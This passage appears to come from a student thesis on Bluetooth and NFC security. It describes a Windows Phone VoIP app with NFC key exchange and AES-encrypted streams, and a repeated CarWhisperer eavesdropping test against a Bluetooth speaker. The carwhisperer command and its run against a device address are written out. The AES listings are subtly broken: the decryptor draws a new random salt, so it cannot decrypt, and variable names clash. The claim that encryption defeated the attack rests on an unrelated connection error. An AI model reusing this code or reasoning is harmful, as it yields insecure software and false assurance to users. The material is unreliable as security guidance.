


Figure 19 The application's front end

As seen in figure19, the “encrypted” checkbox allows the user to encrypt his call session. The “tap NFC and send info” button sends the smartphones push Channel Uri and secret encryption key to another smartphone with which it NFC tapped with. Both the smartphones should have the application opened during this process. While the “call” button is enabled once the connection session between the two smartphones are established and the user is able to make a call to the other smartphone.

The user interface of the second call page displays 2 video media elements (one for the caller and one for the receiver), “end call” button and name of the caller as the title. Figure 21 below displays the call page.

In order to stream the audio and video, the receiver phone needs to possess the caller phone’s stream description. As per IceLink SDK aiding in creating the P2P link, the description includes data format, offer/answer and local address called candidates. The act of transferring stream descriptions to peer is known as signaling [32].

Due to the stream description being heavy, push notification service is compatible technique for transferring the data. Push Notification service enables an application to send timely remote messages from a centralized system. To use this, the caller phone needs to know the receiver phone’s push channel Uri that is unique and acquired by a windows phone application after it has negotiated with Microsoft Push Notification Service (MPNS). Thus NFC tapping is done to interchange the peer phones’ push channel Uri.

Having established the receiver phones push channel Uri, the caller may call the receiver phone. Once the receiver accepts the call, the caller phone becomes the “controlling agent” and the receiver phone becomes the “controlled agent”. The caller phone proceeds to convert the A/V stream description to raw data and send to the receiver via push notification service. In addition to sending A/V stream description, a security key for decryption purposes is also sent along. The receiver phone reconverts the raw data to stream description and create the P2P link after acknowledging the controlling agent’s offer [32].




Figure 20 Ongoing call page

Both the caller and receiver phone navigate to the Call page as seen in figure 20. The video and audio stream is rendered and is visible to both the peers and they can enjoy a conversation. The video visible to the receiver including the audio appears to have high a latency that can be corrected with compression/decompression algorithm such as G711 vocoder [34]. However, the quality of the image is high. The “bluetooth” button connects the user to a Bluetooth headset or speaker. Pressing the “end call” button stops the call session.

6.3 Implementation of Application’s Security Measures

The worst case hacking scenario would be that a third party intruder would intercept the call via the Bluetooth speaker/headset, record the audio conversation in raw format, then convert it to an audio file. To prevent this, we would encrypt the A/V stream that is transmitted between the two caller and the receiver. So that the third party would hear an unintelligible audio file.

In order to prevent the intruder to successfully decrypt the audio file, a unique secret key is exchanged only between the two callers. This secret key is vital to decrypt A/V messages. Without it the intruder will not be able to obtain any intelligible information.

We will be using an encryption algorithm that is highly secure. AES (Advanced Encryption Standard), also known as Rjindael, is a symmetric block cipher encryption algorithm where a three block cipher encrypts/decrypts data in 128 bits block using symmetric secret key ciphers. These key ciphers is used for both encryption/decryption processes so they key should be known by both the sender and receiver [35]. Compared to algorithms such as DES and tripleDES, AES' performance is faster and better suited for very low memory requirements and is unaffected when it defends against external attacks. [36]

The unique passkey is generated when the “encryption” checkbox on VoipApp's main page is marked. Windows phone software development kit provides cryptography services thus external inclusion of libraries is not needed. By using the “system.security.cryptography” directive, we are able to access the encryption algorithms without implementing it from scratch.

First to create a unique secret key, a random number is generated then converted to bytes data then to string as seen in listing 1. Lastly after its generation, this unique key will be sent to the receiver phone via NFC tap along with push channel Uri information.

Encryption of A/V stream is carried out if the “encryption” checkbox is marked on the Voip application's main page. We need to split the A/V stream into chunks before encrypting them due its heavy size. The chunks are converted to bytes, encrypted using AESEncryption from listing 2 and then saved in a 2 dimensional array after being encrypted so that they can be decoded in sequence at the receiver end.

As seen on listing 2, we have implemented secure salt password hash where salt is randomly generated bytes that is used to generate different cipher bytes for a same block of encrypted data. This is done to avoid a dictionary attack where an intruder maybe able to decode encrypted messages due to its frequency. In general a dictionary attack is done by guessing a passkey by referring to myriad of possibilities like words in a dictionary.

Next we create a Rijndael encryption object and set its encryption key size (values maybe 128, 192 and 256) and block sizes, setting initialization vector required to encrypt first data block and set its mode to Cipher Block Chaining (CBC) to encrypt a block as a single unit. Finally use this encryption object to encrypt the stream data bytes chunk. After the entire A/V stream is encrypted and stored in the 2d Array, it is sent to the receiver via UDP via IceLinks service.

On receiving the encrypted stream, the receiver decrypts it to obtain an understandable A/V stream to render them to the User interface. As seen above in listing 3, the decryption method resemble same logic as the encryption method, besides calling a decryptor. However for decryption to work, all parameters except the encrypted data should be as same as the encryption methods parameters.


7 Application Test against Attack Scenario

Finally in this test scenario, the requirements are that the session between the caller and the receiver should be active with encryption check box checked for caller and either the caller or the receiver’s phone should be connected to the target Bluetooth speaker. The speaker will be used to tap into the conversation between the caller and the receiver which is this test’s main aim.

The Bluetooth attack as seen in Chapter 5 Section 5.2 is repeated exactly the same way. Thus in this chapter we will display the final process which was carried out in Chapter 5.2. After gathering free RFComm channels, CarWhisperer program is called via the following command:

```
carwhisperer <hci#> <messagefile> <recordfile> <bdaddr>[channel]
```

From this the final result obtained will now be examined whether the outcome is a positive hack or negative hack.



```
maisyed@ubuntu:~/carwhisperer-0.2$ sudo carwhisperer hci0 message.raw out.raw 00:11:67:11:75:0B 1
Voice setting: 0x0060
Can't connect RFCOMM channel!: Address already in use
maisyed@ubuntu:~/carwhisperer-0.2$ 
```

Figure 21 The results of executing CarWhisperer on encrypted A/V stream

As seen in figure 25, the eavesdropping attempt via Bluetooth has been futile concluding that the encrypting of the A/V stream has succeeded in thwarting out unwarranted access to the conversation between two smartphones.

8 Conclusion

Security is an increasing concern especially with the radio signal based modes of communication on the rise. I have summarized an understanding of Bluetooth and the NFC technology which are the two most used wireless standards on smartphones and external media devices. In additional, I also examined their misuses with these accessories, such as gaining unsolicited access to sensitive information.

In order to obtain proof of such threats, I successfully performed penetration tests on viable speaker. I went through the development of a VoIP based smartphone application to test unwanted access to the caller’s conversation via that application. Finally, I formulated a way to dynamically implement secure methods as defensive mechanism.

Hence, application developers are advised use peer-2-peer services to study new security standards and be weary of impeding flaws in mobile communication lines. Besides encrypting outgoing data, developers should implement any latest security updates to applications at first opportunity. End users can be protected by changing default pin codes on their accessories, purchasing high-end speakers with limited access to available radio channels and use reliable updated VoIP or peer-2-peer based applications.

Conclusively, with a vast number of applications utilizing personal information, it is easier to take data security for granted but nevertheless it is best to be attentive of possible privacy breaches in the future as wireless communication systems show revolutionary prospects.

References

[1] Kurtus R. Basics of Electromagnetism [online]. Oregon, USA; School for Champion; December 2012.
URL: www.school-for-champions.com/science/electromagnetism.htm
Accessed August 2013

[2] Trigss R. What is NFC & how does it work?[online]. London, UK; Android Authority; September 2013.
URL: http://www.androidauthority.com/what-is-nfc-270730/
Accessed August 2013

[3] Sisodiya S. Active RFID Tags [online]; Jaipur, India; Engineers Garage;
URL: http://www.engineersgarage.com/contribution/active-RFID-tags
Accessed October 2013

[4] Gupta N, Introduction to Bluetooth. In: Gupta N. inside Bluetooth Low Energy. Lon don, UK; Artech House; 2013. P 21

[5] CarWhisperer [computer program]. Version 2. Trinite.
URL: http://trifinite.org/trifinite_stuff_carwhisperer.html

[6] Visual Studio 2013 [computer program]. Version 2013. Redmond, Washington. Microsoft Corporation; 2013

[7] Pahkala J. Windows Phone Platform . In: Pahkala J. Introduction Windows Phone 8. Oulu, Finland; Oulu University of Applied Sciences; 2012. P 12

[13] Technical Comparison of Frequency Hopping and Direct Sequence Spread Spectrum [online]; Green Bay Winsconsin; Green Bay Professional Packet Radio;
URL: http://www.qsl.net/n9zia/wireless/fhss_vs_dsss.html
Accessed October 2013

[14] Jimb0. Bluetooth Basics [online]; Boulder, Colarado; SparksFun;
URL: https://learn.sparkfun.com/tutorials/bluetooth-basics/how-bluetooth-works
Accessed October 2013

[15] Gray J, Sturman C F. In : Encryption and Security. Uppser Saddle River, New Jersey; Prentice Hall; 2001.

[16] Bluetooth Security. In IAD: . Forte Meade, Maryland; NSA.

[17] Tipton H F, Krause M. Bluesnarfing. In: Tipton H F, Krause M. Information Security Management Handbook, Sixth Edition. Boca Raton, Florida; CRC Press; 2013. P 343

[18] Doherty J, Oriyano S. Security Threats Overview – Wired, Wireless and Mobile. In: editor. Wireless and Mobile Device Seurity. Massachusetts, USA; Jones & Bartlett; 2015. P 143

[19] Vamosi R. When Gadgets Betray Us. New York, USA; Basic Books; 2011.

[20] Wildermuth S. Essential Windows Phone 8. USA; Addison Wesley; 2013

[21] Kavafian H. 10 Windows Phone 8 Features That Would Make Android Even Sweeter [online]; appstorm; March 2013
URL:http://android.appstorm.net/general/opinion/10-windows-phone-8-features-that-would-make-android-even-sweeter/
Accessed November 2013

[22] Varad. Windows Phone 8 Features Infographic [online]; The Windows Club; March 2013
URL: http://www.thewindowsclub.com/windows-phone-8-features-infographic
Accessed November 2015

[23] Showmake M B. Wifi (IEEE 802.11b) and Bluetooth [online]. Texas Instruments; February 2001.
URL: http://focus.ti.com/pdfs/vf/bband/coexistence.pdf
Accessed November 2013

[24] Francis L, Hancke G, Mayes K, Markantonakis. Practical Relay Attack on Countless Transactions by Using NFC Mobile Phones [online]. Surrey, UK; University of London; 2011.
URL: http://eprint.iacr.org/2011/618.pdf
Accessed February 2013

[25] Haselsteiner E, Breitfuß K. Security in Near Field Communication (NFC) [online]. Gratkorn, Austria; Philips Semiconductor;
URL:http://events.iaik.tugraz.at/RFIDSec06/Program/papers/002%20-%20Security%20in%20NFC.pdf
Accessed March 2013

[26] Pair my phone with a Bluetooth accessory [online]. Redmond, Washington; Microsoft Corporation
URL:http://www.windowsphone.com/en-US/how-to/wp7/start/pair-phone-with-a-bluetooth-accessory

[27] Bluetooth FAQ, Connectivity [online]. Redmond, Washington; Microsoft Corporation
URL: http://www.windowsphone.com/en-us/how-to/wp8/connectivity/bluetooth-faq

[28] Bluetooth for Windows Phone [online]. Redmond, Washington; Microsoft Corporation
URL:http://msdn.microsoft.com/en-us/library/windows/apps/jj207007(v=vs.105).aspx#BKMK_Peerdiscovery

[29] Jakl A. NFC Scenarious. In: Jakl A. Windows (Phone) 8 NFC App Scenarios. Wien, Austria; Mopius; 2014. P.5

[30] Proximity for Windows Phone [online]. Redmond, Washington; MSDN
URL: http://msdn.microsoft.com/en-us/library/windows/apps/jj207060(v=vs.105).aspx

[31] How to Install CarWhisperer on Ubuntu 9.10 [online]. January 2010
URL: http://dotbootstrap.x2q.net/howto-install-carwhisperer-on-ubuntu-9-10/

[32] IceLink 2 Documentation[online]. Surrey BC, Canada. Frozen Mountain
URL: http://docs.frozenmountain.com/icelink2/
Accessed November 2015

[33] IceLink WebRTC for .Net (program library). Version 2.9. Frozen Mountain Software; 2016
URL: https://www.nuget.org/packages/FM.IceLink.WebRTC/
Accessed March 2016

[34] Sweetgall M. Using the G711 standard [online]. USA; CodeProject; July 2006
URL: http://www.codeproject.com/Articles/14237/Using-the-G-standard
Accessed March 2016

[35] Rousse M. Advanced Encryption Standard (AES) [online]. Newton, Massachusetts; TechTarget; November 2014
URL:http://searchsecurity.techtarget.com/definition/Advanced-Encryption-Standard
Accessed March 2016

[36] Daemen J, Rijimen V. The Advanced Encryption Standard Process. In: . The Design of Rijindael: AES – The Advanced Encryption Standard. Leuven, Belgium; Springer; 2013. P 8

[37] How to encrypt and decrypt data using symmetric key.
URL: http://www.obviex.com/samples/encryption.aspx
Accessed March 2016

[38] NFC Commander (mobile application). Version2.2.3.4. JasonP; 2013
URL: https://www.microsoft.com/en-us/store/apps/nfc-commander/9wzdncrdmmw0

[39] About the NDEF Format [online]. Adafruit; May 2014
URL: https://learn.adafruit.com/adafruit-pn532-rfid-nfc/ndef
Accessed: November 2014

Appendices

Random secure passkey generator

```
System.Security.Cryptography.RandomNumberGenerator randomNum = new Sys-
tem.Security.Cryptography.RNGCryptoServiceProvider():
byte[] byetData = new byte[32];
randomNum.GetBytes(byteData);
string passKey = Convert.ToBase64String(byteData);
```

Listing 1 Code for creating random secure passkey in string format

AES encryption code

```
public byte[] AESEncryption(byte[] AVbytes, byte[] passKey)
         {

                                 byte[]  salt  =  new  byte[]  {  rand-
Number(),randNumber(),
                                 randNumber(),randNumber(),rand-
Number(),randNumber(),
                                 randNumber(),randNumber() };
                                 byte[] encryptedBytes = null;

            using (MemoryStream ms = new MemoryStream())
            {
                    RijndaelManaged algoKey = new RijndaelManaged();
                    algoKey.KeySize = 256;
                    algoKey.BlockSize = 128;

                    var key = new Rfc2898DeriveBytes(passkey, salt);
                    algoKey.Key = key.GetBytes(algoKey.KeySize / 8);
                    algoKey.IV = key.GetBytes(algoKey.BlockSize / 8);

                    algoKey.Mode = CipherMode.CBC;

                    using (var cs = new CryptoStream(ms, al-goKey.Cre-
ateEncryptor(),  CryptoStreamMode.Write))
                    {
                        cs.Write(AVbytes, 0, AVBytes.Length);
                        cs.Close();
                    }
                    encryptedBytes = ms.ToArray();
              }


            return encryptedBytes;
        }
```

Listing 2 AES encryption code (modified from [37])

AES decryption code

```
        public byte[] AES_Decrypt(byte[] encryptedBytes, byte[] passKey)
        {

            byte[] salt = new byte[] { randNumber(),randNumber(),
                                    randNumber(),randNumber(),rand-
Number(),randNumber(),
                                    randNumber(),randNumber() };
                                    byte[] decryptedBytes = null;

            using (MemoryStream ms = new MemoryStream())
            {
                    RijndaelManaged algoKey = new RijndaelManaged();
                    algoKey.KeySize = 256;
                    algoKey.BlockSize = 128;

                    var key = new Rfc2898DeriveBytes(passKey, salt);
                    algoKey.Key = key.GetBytes(AES.KeySize / 8);
                    algoKey.IV = key.GetBytes(AES.BlockSize / 8);

                    algoKey.Mode = CipherMode.CBC;

using (var cs = new CryptoStream(ms,al-goKey.CreateDecryptor(), Cryp-
toStreamMode.Write))
                    {
                        cs.Write(encryptedBytes,      0,      encrypt-
edBytes.Length);
                        cs.Close();
                    }
                    decryptedBytes = ms.ToArray();
                }
            }

            return decryptedBytes;
        }
```

Listing 3 Code to decrypt AES encrypted data (modified from [37])